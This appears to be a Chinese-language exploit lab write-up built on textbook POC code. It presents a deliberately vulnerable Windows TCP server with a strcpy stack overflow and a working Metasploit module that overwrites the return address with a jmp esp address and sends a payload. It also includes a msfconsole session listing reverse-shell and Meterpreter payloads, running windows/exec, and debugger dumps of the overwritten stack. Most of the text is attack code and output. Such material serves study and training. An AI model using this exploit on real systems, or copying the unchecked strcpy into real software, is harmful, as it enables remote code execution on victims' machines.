/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

To be the apostrophe which changed "Impossible" into "I'm possible"!

POC code of chapter 4 in book "Vulnerability Exploit and Analysis Technique"

file name : target\_server.cpp

author : failwest

date : 2007.4.4

description : TCP server which got a stack overflow bug for exploit practice

Noticed : Complied with VC 6.0 and build into release version are recommend

version : 1.0

E-mail : failwest@gmail.com

Only for educational purposes enjoy the fun from exploiting :)

\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

#include<iostream.h>

#include<winsock2.h>

#pragma comment(lib, "ws2\_32.lib")

void msg\_display(char \* buf)

{

char msg[200];

strcpy(msg,buf);// overflow here, copy 0x200 to 200

cout<<"\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*"<<endl;

cout<<"received:"<<endl;

cout<<msg<<endl;

}

void main()

{

int sock,msgsock,lenth,receive\_len;

struct sockaddr\_in sock\_server,sock\_client;

char buf[0x200]; //noticed it is 0x200

WSADATA wsa;

WSAStartup(MAKEWORD(1,1),&wsa);

if((sock=socket(AF\_INET,SOCK\_STREAM,0))<0)

{

cout<<sock<<"socket creating error!"<<endl;

exit(1);

}

sock\_server.sin\_family=AF\_INET;

sock\_server.sin\_port=htons(7777);

sock\_server.sin\_addr.s\_addr=htonl(INADDR\_ANY);

if(bind(sock,(struct sockaddr\*)&sock\_server,sizeof(sock\_server)))

{

cout<<"binging stream socket error!"<<endl;

}

cout<<"\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*"<<endl;

cout<<" exploit target server 1.0 "<<endl;

cout<<"\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*"<<endl;

listen(sock,4);

lenth=sizeof(struct sockaddr);

do{

msgsock=accept(sock,(struct sockaddr\*)&sock\_client,(int\*)&lenth);

if(msgsock==-1)

{

cout<<"accept error!"<<endl;

break;

}

else

do

{

memset(buf,0,sizeof(buf));

if((receive\_len=recv(msgsock,buf,sizeof(buf),0))<0)

{

cout<<"reading stream message erro!"<<endl;

receive\_len=0;

}

msg\_display(buf);//trigged the overflow

}while(receive\_len);


closesocket(msgsock);

}while(1);

WSACleanup();

}

载入OD，在如图三处下断点



然后重新载入运行起来，运行起来后就不用管这里了

我使用的是kali作为攻击者

#/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

# To be the apostrophe which changed "Impossible" into "I'm possible"!

#

#POC code of chapter 4 in book "Vulnerability Exploit and Analysis Technique"

#

#file name : test.rb

#author : failwest

#date : 2007.4.4

#description : used as a demo to show how to implemented exploit module of MSF

#Noticed : create a sub directory named "failwest" in the exploit directory

# of MSF 3.0. For example, the default directory of exploit is

# "C:\Program Files\Metasploit\Framework3\framework\modules\exploits"

# this module should be put into

# "C:\Program Files\Metasploit\Framework3\framework\modules\exploits\failwest\"

#version : 1.0

#E-mail : failwest@gmail.com

#

# Only for educational purposes enjoy the fun from exploiting :)

#\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

include Msf::Exploit::Remote::Tcp

def initialize(info = {})

super(update\_info(info,

'Name' => 'failwest\_test',

'Platform' => 'win',

'Author' => [ 'MC' ],

'License' => MSF\_LICENSE,

'Targets' => [

['Windows 2000', {'Ret' => 0x77F8948B } ],

['Windows XP SP3',{'Ret' => 0x77E1F2C8 } ]

],

'Payload' => {

'Space' => 300,

'BadChars' => "\x00",

}

))

end #end of initialize

def exploit

connect

attack\_buf = 'a'\*204 + [target['Ret']].pack('V') + payload.encoded

sock.put(attack\_buf)

handler

disconnect

end #end of exploit def

end #end of class def这是exploit，保存为rb文件exploits/failwest/test.rb

打开终端

root@kali:~# msfconsole

.~+P``````-o+:. -o+:.

.+oooyysyyssyyssyddh++os-````` ``````````````` `

+++++++++++++++++++++++sydhyoyso/:.````...`...-///::+ohhyosyyosyy/+om++:ooo///o

++++///////~~~~///////++++++++++++++++ooyysoyysosso+++++++++++++++++++///oossosy

--.` .-.-...-////+++++++++++++++////////~~//////++++++++++++///

`...............` `...-/////...`

.::::::::::-. .::::::-

.hmMMMMMMMMMMNddds\...//M\\.../hddddmMMMMMMNo

:Nm-/NMMMMMMMMMMMMM$$NMMMMm&&MMMMMMMMMMMMMMy

.sm/`-yMMMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMh`

-Nd` :MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMh`

-Nh` .yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMm/

`oo/``-hd: `` .sNd :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMm/

.yNmMMh//+syysso-`````` -mh` :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMd

.shMMMMN//dmNMMMMMMMMMMMMs` `:```-o++++oooo+:/ooooo+:+o+++oooo++/

`///omh//dMMMMMMMMMMMMMMMN/:::::/+ooso--/ydh//+s+/ossssso:--syN///os:

/MMMMMMMMMMMMMMMMMMd. `/++-.-yy/...osydh/-+oo:-`o//...oyodh+

-hMMmssddd+:dMMmNMMh. `.-=mmk.//^^^\\.^^`:++:^^o://^^^\\`::

.sMMmo. -dMd--:mN/` ||--X--|| ||--X--||

........../yddy/:...+hmo-...hdd:............\\=v=//............\\=v=//.........

================================================================================

=====================+--------------------------------+=========================

=====================| Session one died of dysentery. |=========================

=====================+--------------------------------+=========================

================================================================================

Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%

%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%

%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

Press SPACE BAR to continue

Validate lots of vulnerabilities to demonstrate exposure

with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

=[ metasploit v4.11.4-2015071403 ]

+ -- --=[ 1468 exploits - 840 auxiliary - 232 post ]

+ -- --=[ 432 payloads - 37 encoders - 8 nops ]

+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search failwest

Matching Modules

================

Name Disclosure Date Rank Description

---- --------------- ---- -----------

exploit/failwest/test normal failwest\_test

msf > use exploit/failwest/test

msf exploit(test) > show options

Module options (exploit/failwest/test):

Name Current Setting Required Description

---- --------------- -------- -----------

RHOST yes The target address

RPORT yes The target port

msf exploit(test) > set rhost 192.168.1.103

rhost => 192.168.1.103

msf exploit(test) > set rport 7777

rport => 7777

msf exploit(test) > show payloads

Compatible Payloads

===================

Name Disclosure Date Rank Description

---- --------------- ---- -----------

generic/custom normal Custom Payload

generic/debug\_trap normal Generic x86 Debug Trap

generic/shell\_bind\_tcp normal Generic Command Shell, Bind TCP Inline

generic/shell\_reverse\_tcp normal Generic Command Shell, Reverse TCP Inline

generic/tight\_loop normal Generic x86 Tight Loop

windows/dllinject/bind\_ipv6\_tcp normal Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)

windows/dllinject/bind\_nonx\_tcp normal Reflective DLL Injection, Bind TCP Stager (No NX or Win7)

windows/dllinject/bind\_tcp normal Reflective DLL Injection, Bind TCP Stager (Windows x86)

windows/dllinject/reverse\_ipv6\_tcp normal Reflective DLL Injection, Reverse TCP Stager (IPv6)

windows/dllinject/reverse\_nonx\_tcp normal Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)

windows/dllinject/reverse\_ord\_tcp normal Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)

windows/dllinject/reverse\_tcp normal Reflective DLL Injection, Reverse TCP Stager

windows/dllinject/reverse\_tcp\_allports normal Reflective DLL Injection, Reverse All-Port TCP Stager

windows/dns\_txt\_query\_exec normal DNS TXT Record Payload Download and Execution

windows/exec normal Windows Execute Command

windows/loadlibrary normal Windows LoadLibrary Path

windows/messagebox normal Windows MessageBox

windows/meterpreter/bind\_ipv6\_tcp normal Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)

windows/meterpreter/bind\_nonx\_tcp normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)

windows/meterpreter/bind\_tcp normal Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)

windows/meterpreter/reverse\_ipv6\_tcp normal Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)

windows/meterpreter/reverse\_nonx\_tcp normal Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)

windows/meterpreter/reverse\_ord\_tcp normal Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)

windows/meterpreter/reverse\_tcp normal Windows Meterpreter (Reflective Injection), Reverse TCP Stager

windows/meterpreter/reverse\_tcp\_allports normal Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager

windows/metsvc\_bind\_tcp normal Windows Meterpreter Service, Bind TCP

windows/metsvc\_reverse\_tcp normal Windows Meterpreter Service, Reverse TCP Inline

windows/patchupdllinject/bind\_ipv6\_tcp normal Windows Inject DLL, Bind IPv6 TCP Stager (Windows x86)

windows/patchupdllinject/bind\_nonx\_tcp normal Windows Inject DLL, Bind TCP Stager (No NX or Win7)

windows/patchupdllinject/bind\_tcp normal Windows Inject DLL, Bind TCP Stager (Windows x86)

windows/patchupdllinject/reverse\_ipv6\_tcp normal Windows Inject DLL, Reverse TCP Stager (IPv6)

windows/patchupdllinject/reverse\_nonx\_tcp normal Windows Inject DLL, Reverse TCP Stager (No NX or Win7)

windows/patchupdllinject/reverse\_ord\_tcp normal Windows Inject DLL, Reverse Ordinal TCP Stager (No NX or Win7)

windows/patchupdllinject/reverse\_tcp normal Windows Inject DLL, Reverse TCP Stager

windows/patchupdllinject/reverse\_tcp\_allports normal Windows Inject DLL, Reverse All-Port TCP Stager

windows/patchupmeterpreter/bind\_ipv6\_tcp normal Windows Meterpreter (skape/jt Injection), Bind IPv6 TCP Stager (Windows x86)

windows/patchupmeterpreter/bind\_nonx\_tcp normal Windows Meterpreter (skape/jt Injection), Bind TCP Stager (No NX or Win7)

windows/patchupmeterpreter/bind\_tcp normal Windows Meterpreter (skape/jt Injection), Bind TCP Stager (Windows x86)

windows/patchupmeterpreter/reverse\_ipv6\_tcp normal Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (IPv6)

windows/patchupmeterpreter/reverse\_nonx\_tcp normal Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (No NX or Win7)

windows/patchupmeterpreter/reverse\_ord\_tcp normal Windows Meterpreter (skape/jt Injection), Reverse Ordinal TCP Stager (No NX or Win7)

windows/patchupmeterpreter/reverse\_tcp normal Windows Meterpreter (skape/jt Injection), Reverse TCP Stager

windows/patchupmeterpreter/reverse\_tcp\_allports normal Windows Meterpreter (skape/jt Injection), Reverse All-Port TCP Stager

windows/shell/bind\_ipv6\_tcp normal Windows Command Shell, Bind IPv6 TCP Stager (Windows x86)

windows/shell/bind\_nonx\_tcp normal Windows Command Shell, Bind TCP Stager (No NX or Win7)

windows/shell/bind\_tcp normal Windows Command Shell, Bind TCP Stager (Windows x86)

windows/shell/reverse\_ipv6\_tcp normal Windows Command Shell, Reverse TCP Stager (IPv6)

windows/shell/reverse\_nonx\_tcp normal Windows Command Shell, Reverse TCP Stager (No NX or Win7)

windows/shell/reverse\_ord\_tcp normal Windows Command Shell, Reverse Ordinal TCP Stager (No NX or Win7)

windows/shell/reverse\_tcp normal Windows Command Shell, Reverse TCP Stager

windows/shell/reverse\_tcp\_allports normal Windows Command Shell, Reverse All-Port TCP Stager

windows/speak\_pwned normal Windows Speech API - Say "You Got Pwned!"

windows/upexec/bind\_ipv6\_tcp normal Windows Upload/Execute, Bind IPv6 TCP Stager (Windows x86)

windows/upexec/bind\_nonx\_tcp normal Windows Upload/Execute, Bind TCP Stager (No NX or Win7)

windows/upexec/bind\_tcp normal Windows Upload/Execute, Bind TCP Stager (Windows x86)

windows/upexec/reverse\_ipv6\_tcp normal Windows Upload/Execute, Reverse TCP Stager (IPv6)

windows/upexec/reverse\_nonx\_tcp normal Windows Upload/Execute, Reverse TCP Stager (No NX or Win7)

windows/upexec/reverse\_ord\_tcp normal Windows Upload/Execute, Reverse Ordinal TCP Stager (No NX or Win7)

windows/upexec/reverse\_tcp normal Windows Upload/Execute, Reverse TCP Stager

windows/upexec/reverse\_tcp\_allports normal Windows Upload/Execute, Reverse All-Port TCP Stager

windows/vncinject/bind\_ipv6\_tcp normal VNC Server (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)

windows/vncinject/bind\_nonx\_tcp normal VNC Server (Reflective Injection), Bind TCP Stager (No NX or Win7)

windows/vncinject/bind\_tcp normal VNC Server (Reflective Injection), Bind TCP Stager (Windows x86)

windows/vncinject/reverse\_ipv6\_tcp normal VNC Server (Reflective Injection), Reverse TCP Stager (IPv6)

windows/vncinject/reverse\_nonx\_tcp normal VNC Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)

windows/vncinject/reverse\_ord\_tcp normal VNC Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)

windows/vncinject/reverse\_tcp normal VNC Server (Reflective Injection), Reverse TCP Stager

windows/vncinject/reverse\_tcp\_allports normal VNC Server (Reflective Injection), Reverse All-Port TCP Stager

msf exploit(test) > set payload windows/exec

payload => windows/exec

msf exploit(test) > set cmd calc

cmd => calc


msf exploit(test) > set exitfunc seh

exitfunc => seh

msf exploit(test) > exploit

然后回到xp，可以看到已经收到信息并且断在了msg\_display()函数入口

F9走一个，断在了strcpy()下面，也就是完成了溢出



0012FB60 CCCCCCCC 烫烫

0012FB64 CCCCCCCC 烫烫

0012FB68 /0012FF80 €.

0012FB6C |0040131D @. 返回到 target\_s.0040131D 来自 target\_s.0040101E

0012FB70 |0012FD50 P?. ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"

0012FB74 |0012B74C L?.

看到返回地址已经被覆盖成了jmp esp

0012FB60 61616161 aaaa

0012FB64 61616161 aaaa

0012FB68 61616161 aaaa

